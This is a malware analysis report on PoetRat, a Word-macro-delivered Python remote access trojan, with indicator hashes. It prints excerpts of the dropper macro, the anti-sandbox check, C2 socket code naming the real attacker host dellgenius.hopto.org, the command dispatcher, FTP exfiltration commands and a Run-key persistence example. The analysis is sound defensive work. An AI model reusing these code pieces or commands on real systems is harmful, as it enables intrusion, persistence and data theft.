Malware Analysis Report

PoetRat Malware


Abdelrahman Nasr

Email: abdelrahman.nasr137@gmail.com

Table of Contents

Overview

The malware is delivered as a Word document which can gain **initial access** through **phishing**, It contains a VBA macro that drops the actual scripts and starts execution which initiates a connection with a **Command and Control** server for the attacker to manipulate the victim's machine through system commands or special commands, It doesn't have a **persistence** technique itself, but the attacker can gain it using their control over the system.




The special commands vary between commands that can gain more information about the victim machine such as: taking a screenshot and getting system info, or commands to download or upload to the **Command and Control** server via FTP, or even commands to modify the file system like copying files, linking, hiding, and renaming files and folders, and there exists a command to compress the files into a one zip file or into multiple chapters to help in the **exfiltration** process, or even commands to modify the registry itself.

There also a script to communicate with the attacker **frown.py** and another to execute the commands **smile.py** and they communicate and synchronize their behavior via other files to store the commands or the output encrypted using Affine cipher, and another file to mark which script can run and which can wait, but this is not always the case since **frown.py** can give the attacker an interactive shell in case of an error or something with **smile.py**.

Also, the commands can be executed in the background and the attacker implemented a way to manage these processes in the background in case of they want to do multiple jobs at the same time and the output of these background commands is stored too.

MITRE ATT&CK



File identification

By opening the sample on **HxD** tool I noticed the first 8-bytes:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	D0	CF	11	E0	A1	B1	1A	E1	00	00	00	00	00	00	00	00	ÐÏ.à¡±.á........
00000010	00	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00	........>...þÿ..
00000020	06	00	00	00	00	00	00	00	00	00	00	00	14	00	00	00	....
00000030	76	09	00	00	00	00	00	00	00	10	00	00	79	09	00	00	v...........y...

Which are common in **Microsoft office** documents so to identify the document type I searched for “word”:

0012A940	4D	69	63	72	6F	73	6F	66	74	20	4F	66	66	69	63	65	Microsoft Office
0012A950	20	57	6F	72	64	00	00	00	40	00	00	00	00	C4	D6	82	Word...@....ÄÖ,

Now it’s clear that the sample is a **Word** document and hence 7.94 MB size is suspicious.

Stage 1

Overview

I checked the document using **olevba** tool and it showed there is a macro embedded inside:

```
C:\Users\MARS\Desktop\Interview Samples+>olevba Sample1.doc
olevba 0.60 on Python 2.7.18 - http://decalage.info/python/oletools
===============================================================================
FILE: Sample1.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Sample1.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub document_open()
    ActiveDocument.ActiveWindow.View.ReadingLayout = False
    ActiveDocument.Unprotect "securePass"
    show
    ActiveDocument.Protect wdAllowOnlyReading, True, "securePass", False, False
```

I dumped the vba script to examine closely as it was not obfuscated.

VBA analysis

```
User = "C:\Users\Public"

Docer = ActiveDocument.FullName

'Copy
Call Shell("cmd /c copy " + Docer + " " + User + "\docer.doc", vbHide)
deay (4)
data = bin2var(User + "\docer.doc")
data = Right(data, 7074638)
var2bin User + "\smile.zip", data

bla = VBA.FileSystem.Dir(User + "\Python37", vbDirectory)
If bla <> VBA.Constants.vbNullString Then
    Call Shell("cmd /c rmdir /s /q " + User + "\Python37", vbHide)
    deay (2)
End If
'Unzip
Unzip User + "\smile.zip", User, "Python37"
'Clean
Kill User + "\smile.zip"
Kill User + "\docer.doc"
'Run
Call Shell("""" & User & "\Python37\python.exe" & """ """ & User & "\Python37\launcher.py" & """", vbHide)
```

The script does the following:


- Copies the word document to: **C:\Users\Public\docer.doc**
- Reads the last 7074638 bytes from the document
- Writes the previous data to: **C:\Users\Public\smile.zip**
- Checks if **C:\Users\Public\Python37** directory exists if so, it deletes it
- Unzipping **C:\Users\Public\smile.zip** file into **Python37** folder on the same directory
- Deletes **C:\Users\Public\smile.zip** and **C:\Users\Public\docer.doc** files
- Runs the python script **launcher.py** using the dropped **python.exe**

Static extraction

I preferred to extract the zip file statically, so I calculated the offset of the zip file inside the original word document:

```
0x7F214D (document size) - 7074638 (start) + 1 = 0x132E00
```

I jumped to that address in HxD tool and noticed the **PK** magic numbers that marks a zip file:



And saved the data starting from here to the end as **smile.zip** and looked at the files inside the archive which includes Python utility with some libraries and scripts:

Name	Size	Packed ...	Modified	Created	Accessed	Attribut...	Encrypt...	Comme...	CRC	Method	Host OS	Vers
__pycache__	16 795	8 230	2020-0...	2020-0...	2020-0...	D	-		09A1E9...	Store	FAT	10
smile_funs.py	16 250	4 465	2020-0...	2020-0...	2020-0...	A	-		C1E650...	Deflate	FAT	20
frown.py	3 623	1 214	2020-0...	2020-0...	2020-0...	A	-		16ECCF...	Deflate	FAT	20
backer.py	1 881	613	2020-0...	2020-0...	2020-0...	A	-		27304C...	Deflate	FAT	20
smile.py	1 807	699	2020-0...	2020-0...	2020-0...	A	-		02E642...	Deflate	FAT	20
affine.py	770	307	2020-0...	2020-0...	2020-0...	A	-		932DE2...	Deflate	FAT	20
python37.zip	2 728 1...	2 666 2...	2020-0...	2020-0...	2020-0...		-		6297E8...	Deflate	FAT	20
python37._pth	78	77	2020-0...	2020-0...	2020-0...	A	-		F25D98...	Deflate	FAT	20
pythonw.exe	95 760	48 235	2019-1...	2020-0...	2020-0...		-		3E4B85...	Deflate	FAT	20
python.exe	97 296	49 879	2019-1...	2020-0...	2020-0...		-		1C6541...	Deflate	FAT	20
_lzma.pyd	185 360	83 619	2019-1...	2020-0...	2020-0...		-		2DA6A...	Deflate	FAT	20
_sqlite3.pyd	67 088	31 515	2019-1...	2020-0...	2020-0...		-		AA3680...	Deflate	FAT	20
sqlite3.dll	1 002 0...	552 132	2019-1...	2020-0...	2020-0...		-		4683BB...	Deflate	FAT	20
pyexpat.pyd	165 904	72 517	2019-1...	2020-0...	2020-0...		-		28648D...	Deflate	FAT	20
select.pyd	23 056	12 728	2019-1...	2020-0...	2020-0...		-		4FEAE9...	Deflate	FAT	20
winsound.pyd	24 080	12 711	2019-1...	2020-0...	2020-0...		-		5F58983F	Deflate	FAT	20
_msi.pyd	32 784	16 310	2019-1...	2020-0...	2020-0...		-		F899103E	Deflate	FAT	20
_elementtre...	168 976	75 461	2019-1...	2020-0...	2020-0...		-		532669...	Deflate	FAT	20
_multiproces...	25 104	13 647	2019-1...	2020-0...	2020-0...		-		3AF5E4...	Deflate	FAT	20
_ssl.pyd	104 464	46 016	2019-1...	2020-0...	2020-0...		-		DE7D2...	Deflate	FAT	20
_ctypes.pyd	109 072	50 120	2019-1...	2020-0...	2020-0...		-		D93DF8...	Deflate	FAT	20
_decimal.pyd	226 320	94 930	2019-1...	2020-0...	2020-0...		-		BA30EC...	Deflate	FAT	20
_bz2.pyd	72 720	38 088	2019-1...	2020-0...	2020-0...		-		C27D06...	Deflate	FAT	20
_hashlib.pyd	31 760	16 028	2019-1...	2020-0...	2020-0...		-		4AC332...	Deflate	FAT	20
_socket.pyd	66 576	30 540	2019-1...	2020-0...	2020-0...		-		B16D68...	Deflate	FAT	20
unicodedata...	1 064 9...	388 182	2019-1...	2020-0...	2020-0...		-		5ACA1...	Deflate	FAT	20
_asyncio.pyd	54 800	24 193	2019-1...	2020-0...	2020-0...		-		1A3BEF...	Deflate	FAT	20
_overlapped....	35 856	17 489	2019-1...	2020-0...	2020-0...		-		872CC4...	Deflate	FAT	20
_queue.pyd	24 080	13 212	2019-1...	2020-0...	2020-0...		-		4497B8...	Deflate	FAT	20
python3.dll	58 896	17 853	2019-1...	2020-0...	2020-0...		-		43FD7A...	Deflate	FAT	20
python37.dll	3 607 0...	1 540 8...	2019-1...	2020-0...	2020-0...		-		D05AC...	Deflate	FAT	20
libcrypto-1_...	2 227 2...	889 889	2019-1...	2020-0...	2020-0...		-		A0464B...	Deflate	FAT	20
libssl-1_1.dll	537 120	200 965	2019-1...	2020-0...	2020-0...		-		EAAB88...	Deflate	FAT	20
LICENSE.txt	13 023	4 115	2019-1...	2020-0...	2020-0...		-		025C02...	Deflate	FAT	20
vcruntime14...	80 128	45 755	2019-0...	2020-0...	2020-0...		-		C6B85A...	Deflate	FAT	20
launcher.py	1 342	558	2020-0...	2020-0...	2020-0...	A	-		AC3C62...	Deflate	FAT	20

Stage 2


Overview

Starting from the entry point **launcher.py** script:

```
# Sandbox Evasion
if not good_disk_size():
    crack()
    sys.exit(0)
# Reaching this far means that we are not in a sandbox, Probably
d = open(fold + "frown.py", "r").read()
uu = str(uuid.uuid4())
d = d.replace("THE_GUID_KEY", uu)
open(fold + "frown.py", "w").write(d)
open(fold + ".key", "w+").write(uu)

police()
```


It has a simple anti-VM technique that checks if the disk size is greater than 62 GB if so, it continues execution otherwise it overwrites **smile.py**, **smile_funs.py** and **frown.py** with the legitimate python LICENSE.txt, so these are the malicious scripts.

After passing the simple check it generates the **GUID** of the victim and writes it inside **frown.py** in **THE_GUID_KEY** variable value and in .key file on the same directory to identify victims.



10:46:21...	python.exe	3888	CreateFile
10:46:21...	python.exe	3888	WriteFile
10:46:21...	python.exe	3888	CreateFile
10:46:21...	python.exe	3888	CreateFile
10:46:21...	python.exe	3888	SetRenameInformationFile
10:46:21...	svchost.exe	2568	Thread Create
10:46:22...	python.exe	3888	QueryFullSizeInformationVolu...
10:46:22...	python.exe	3888	CreateFile
10:46:22...	python.exe	3888	WriteFile
10:46:22...	python.exe	3888	CreateFile
10:46:22...	python.exe	3888	WriteFile

C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile__pycache__\smile_funs.cpython-37.pyc.35033632			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile__pycache__\smile_funs.cpython-37.pyc.35033632			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile__pycache__\smile_funs.cpython-37.pyc.35033632			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile__pycache__			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile__pycache__\smile_funs.cpython-37.pyc.35033632			
C:\			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile\frown.py			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile\frown.py			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile\.key			
C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile\.key			



__pycache__	8/5/2021 10:46 PM	File folder	
.key	8/5/2021 10:46 PM	KEY File	1 KB
_asyncio.pyd	12/18/2019 10:46 PM	Python Extension Module	54 KB
_bz2.pyd	12/18/2019 10:46 PM	Python Extension Module	72 KB
_ctypes.pyd	12/18/2019 10:46 PM	Python Extension Module	107 KB

Then it executes **smile.py** and **frown.py** scripts.

Python scripts analysis

The logic of the execution is explained as follows:

- **smile.py** script handles command parsing and execution.
- **frown.py** script handles the connection to the Command and Control server.
- **smile_funs.py** script contains the functions for parsing and executing commands.

The interaction between **smile.py** and **frown.py** is indirect both use an intermediate channel which is **Abibliophobia23** file, the **frown.py** writes the server's commands and **smile.py** reads it and executes then writes the result in the same file so **frown.py** can read and send it to the C&C server. This operation demands a synchronization so they both use **Abibliophobia23.ready** file to record the state so one can work while the other waits:

- If **Abibliophobia23.ready** has "0" inside, **frown.py** can execute and **smile.py** waits
- If **Abibliophobia23.ready** has "1" inside, **smile.py** can execute and **frown.py** waits

The data written inside **Abibliophobia23** file is encrypted using Affine cipher.

Since **smile.py** is the first to execute it prepare the shell header and writes it encrypted and waits for the attacker commands:

```
resp = ""
aff = Affine()
while resp != "exit":
    try:
        header = f"""\n{Fore.RED}{getuser()}@{platform.node()}{Style.RESET_ALL}:{Fore.LIGHTBLUE_EX}{os.getcwd()
        try:
            it = open(pipe_out, "wb")
            it.truncate(0)
            it.write(aff.encrypt(resp + header))
            resp = ""
            it.close()
        except Exception as e:
            it = open(pipe_out, "w+")
            it.truncate(0)
            it.write(aff.encrypt(str(e) + header))
            it.close()
        file_ready()
```

After 83 seconds of **frown.py** sleeping it checks if it's connected by pinging google then if online it sends null to the server if it's not connected it established a connection:

```
def main():
    sleep(83)
    while wanted:
        try:
            waiting_file()
            if not is_connected():
                connect()
            communicate()
        except Exception as a:
            if is_connected():
                sock.send(str(a).encode())
```

The connection is done via a socket over SSL the attacker can respond with:

- "**who**" to get victim's information on the format **username@computer_name-guid**
- "**ice**" to establish a communication channel

```
def connect():
    global sock
    while True:
        try:
            context = ssl.SSLContext(ssl.PROTOCOL_TLS)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock = context.wrap_socket(s, server_hostname=host)
            sock.connect((host, port))
            sock.send(b"almond")
            res = recv(5, True)
            if "who" in res:
                sock.send(f"""{getuser()}@{node()}-{guid}""".encode())
                res = recv(5, True)
            if "ice" in res:
                break
        except Exception as e:
            sleep(183)
```

In **frown.py** the malware connects with the host **dellgenius.hopto.org** on port **143**:

```
host = "dellgenius.hopto.org"
port = 143
```

It seems the malware is a **Remote Access Trojan** (RAT) so, I wrote a basic server in python to simulate the C&C server and changed the malware's host to localhost **127.0.0.1** without the need for SSL context since the connection is happening locally, to discover the malware's functionalities dynamically from the attacker's point-of-view:

```
import socket
from colorama import init
from time import sleep

init()

HOST = '127.0.0.1'
PORT = 143
connected = True

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    conn, addr = s.accept()
    with conn:
        while connected:
            print(conn.recv(10000).decode(), end='')
            msg = input()
            conn.sendall(msg.encode())
            sleep(1)  # wait the response
```

back in **frown.py** if the attacker chose "ice", header will be sent, and they will have several options:


```
if res.rstrip() == "exit":
    wanted = False
elif res.rstrip() == "dis":
    it.close()
    sys.exit(0)
elif res.rstrip() == "##":
    while res.rstrip() != "exit":
        res = recv(4028, True)
        sock.send(run_cmd(res.rstrip()).encode())
    return
```

- "**exit**" to break from frown.py loop and hence the connection.
- "**dis**" to close the **Abibliophobia23** file and stopping the script immediately.
- "**##**" to have a direct shell on the system from **frown.py** directly which can be used in case of a problem in **smile.py** to not lose the control over the victim's machine.
- Executing commands whether normal **cmd** commands or special commands.

When the command is sent and written by **frown.py** script, **smile.py** checks if the command starts with **$$** if so, it makes it run in a sub process in background and adds it to the processes list, otherwise it executes it directly and returns the result:

```
waiting_file()
cmd = aff.decrypt(open(pipe_out, "rb").read())
if len(cmd) > 2 and "$$" == cmd[0:2]:
    receiver, sender = multiprocessing.Pipe(False)
    process = multiprocessing.Process(target=work_on_cmd_process, name=cmd[2:], args=(cmd[2:], sender)
                                      daemon=True)
    processes.append({"process": process, "receiver": receiver, "data": "", "root": os.getcwd()})
    process.start()
else:
    resp = work_on_cmd(cmd)
```

This is the result of using **$$** with **ls** command in **Process Hacker 2** tool:



In the following section I edited some sleep intervals to 1 second to use my server without delays to get deeper understanding of some of the special commands.

Interesting special commands

This is a list of all special commands the attacker can use on the victim machine:

```
if cmd == "version":
    return "4.0"
elif cmd == "ls":
    return ls(args)
elif cmd == "cd":
    return chdir(args)
elif cmd == "sysinfo":
    return get_sys_info()
elif cmd == "download":
    return download(args)
elif cmd == "upload":
    return upload_file(args)
elif cmd == "shot":
    return shot(args)
elif cmd == "cp":
    return copy_file_a(args)
elif cmd == "mv":
    return move_file_a(args)
elif cmd == "link":
    return create_link_a(args)
elif cmd == "register":
    return register_a(args)
elif cmd == "hide":
    return hide_file_a(args)
elif cmd == "compress":
    return compress(args)
elif cmd == "jobs":
    return jobs(args)
elif cmd == "exit":
    return "exit"
else:
    return run_cmd(com)[0]
```

Some commands are obvious or the same as normal **cmd** commands so I will focus on the most critical ones.

sysinfo

used to get more details about the victim's system

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ sysinfo

Operating System: Windows
Computer Name: DESKTOP-537LCOH
Username: MARS
Release Version: 10
Processor Architecture: Intel64 Family 6 Model 165 Stepping 2, GenuineIntel
```

upload

```
upload -f <file> -u <username> -p <password> -d <directory>
```

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ upload -f hello22.txt -u john -p doe -d dummy
226 Transfer complete.
```

The command basically downloads a file from the FTP server owned by the attacker using the same host **dellgenius.hopto.org** but on the default FTP port **21**, using **FakeNet-NG** tool to simulate the FTP response and I got the requested file.

FakeNet-NG logs:

```
08/07/21 12:31:35 AM [          Diverter] python.exe (6348) requested TCP 127.0.0.1:21
08/07/21 12:31:35 AM [               FTP] 127.0.0.1:49728-[] FTP session opened (connect)
08/07/21 12:31:36 AM [               FTP] 127.0.0.1:49728-[john] USER 'john' logged in.
08/07/21 12:31:36 AM [               FTP] 127.0.0.1:49728-[john] CWD C:\Tools\FakeNet-NG\fakenet1.4.11\defaultFiles\dummy 250
08/07/21 12:31:36 AM [          Diverter] python.exe (6348) requested TCP 127.0.0.1:60005
08/07/21 12:31:36 AM [          Diverter] python.exe (6348) requested TCP 127.0.0.1:21
08/07/21 12:31:36 AM [               FTP] 127.0.0.1:49728-[john] RETR C:\Tools\FakeNet-NG\fakenet1.4.11\defaultFiles\FakeNet.txt completed=1 bytes=1288 seconds=0.0
08/07/21 12:31:36 AM [          Diverter] python.exe (6348) requested TCP 127.0.0.1:60005
08/07/21 12:31:36 AM [          Diverter] python.exe (6348) requested TCP 127.0.0.1:21
```

Downloaded file in the same directory:

frown.py	8/6/2021 5:15 AM	Python Source File	4 KB
hello22.txt	8/7/2021 12:31 AM	Text Document	2 KB
launcher.py	3/31/2020 8:52 AM	Python Source File	2 KB
libcrypto-1_1.dll	12/18/2019 10:45 PM	Application extension	2,176 KB

download

```
download -f <file> -u <username> -p <password> -d <directory>
```

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ download -f smile.py -u john -p doe -d dummy

smile.py: 226 Transfer complete.
```

Same as the previous command but it uploads a file to the FTP server which can be the main method for **exfiltration**.

shot

```
shot -u <username> -p <password> -d <directory>
```

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ shot -u john -p doe -d dummy
```

It takes a screenshot using **mss** python library (which saves it as **monitor-1.png** on the current directory by default) and then sends it to the FTP server to be saved in the format **shot_{computer_name}_{time}.png**

libssl-1_1.dll	12/18/2019 10:45 PM	Application extension	525 KB
LICENSE.txt	12/18/2019 10:41 PM	Text Document	13 KB
monitor-1.png	8/7/2021 12:56 AM	PNG image	160 KB
pyexpat.pyd	12/18/2019 10:46 PM	Python Extension Module	163 KB
python.exe	12/18/2019 10:46 PM	Application	96 KB
python3.dll	12/18/2019 10:46 PM	Application extension	58 KB
python37._pth	3/6/2020 2:22 PM	_PTH File	1 KB
python37.dll	12/18/2019 10:46 PM	Application extension	3,523 KB
python37.zip	3/6/2020 2:27 PM	7zFM.exe file	2,665 KB
pythonw.exe	12/18/2019 10:47 PM	Application	94 KB
select.pyd	12/18/2019 10:46 PM	Python Extension Module	23 KB
smile.py	8/6/2021 11:40 PM	Python Source File	2 KB

register


```
register -o <root_key> -p <path> -n <key_name> -v <key_value> -t <value_type>
```

This adds a registry key which then can be used to achieve **persistence** on the victim machine, the -o and -v options values are defined by the attacker as following:

```
owner = {
    "ClsRoot": winreg.HKEY_CLASSES_ROOT,
    "CurUs": winreg.HKEY_CURRENT_USER,
    "DynData": winreg.HKEY_DYN_DATA,
    "LocMach": winreg.HKEY_LOCAL_MACHINE,
    "PrefData": winreg.HKEY_PERFORMANCE_DATA,
    "Users": winreg.HKEY_USERS
}
val_type = {
    "DWord": winreg.REG_DWORD,
    "Link": winreg.REG_LINK,
    "Binary": winreg.REG_BINARY,
    "QWord": winreg.REG_QWORD,
    "SZ": winreg.REG_SZ,
    "None": winreg.REG_NONE
}
```

I tested it with calc.exe, the attacker can use it on **launcher.py** to be run by the dropped **python.exe** to launch the malware on startup:

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ register -o CurUs -p SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -n calc -v C:\
\Windows\\System32\\calc.exe -t SZ

C:\Windows\System32\calc.exe Added to CurUs|SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry under the name calc
```



compress

```
compress -d <output> -t <file(s)> -c <chunk_size> -l <compression_level>
```

```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ compress -d wow.zip -t hello22.txt
 Compressed 0.00013828277587890625Mb to C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile\wow.zip
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$
```

It compresses the file(s) to decrease the size in the exfiltration process, the -v option (optional) is used to divide the file into multiple files (the size is provided in MB) and then removing the original archive, the archives end with their order number.

jobs

```
jobs [clear|output|kill|terminate|close] <process(es)_number(s)>
```


Recalling the execution with **$$** + the command makes a child process; this option is made to control these jobs that happen in the background which are all stored in a list called **processes**

- If no arguments is provided it will list the jobs:


```
MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ $$ls

MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ $$exit


MARS@DESKTOP-537LCOH:C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile$ jobs
```

	Name	Is Alive?	Invoke Dir
0	ls	False	C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile
1	exit	False	C:\Users\MARS\Desktop\Interview Samples\sample1_findings\smile

- "**clear**" option clears the list of processes:



- "**output**" option can show the output of the process even if it has ended:



- The **kill**, **terminate** and **close** options can be used if the attacker is compressing, downloading, or uploading a large file and it's running on the background, and they lost interest in that file for example.

Indicators of Compromise (IOCs)

Hashes

sample1 (original Word document)

MD5	3aadbf7e527fc1a050e1c97fea1cba4d
SHA1	2cf055b3ef60582ca72e77bc4693ea306360f611
SHA256	208ec23c233580dbfc53aad5655845f7152ada56dd6a5c780d54e84a9d227407

launcher.py

MD5	213a4ab4cd98002144bfba75ff2ac67c
SHA1	d14c7ea0f4f7269dd1bf10f4f60a5495f3fdc3b2
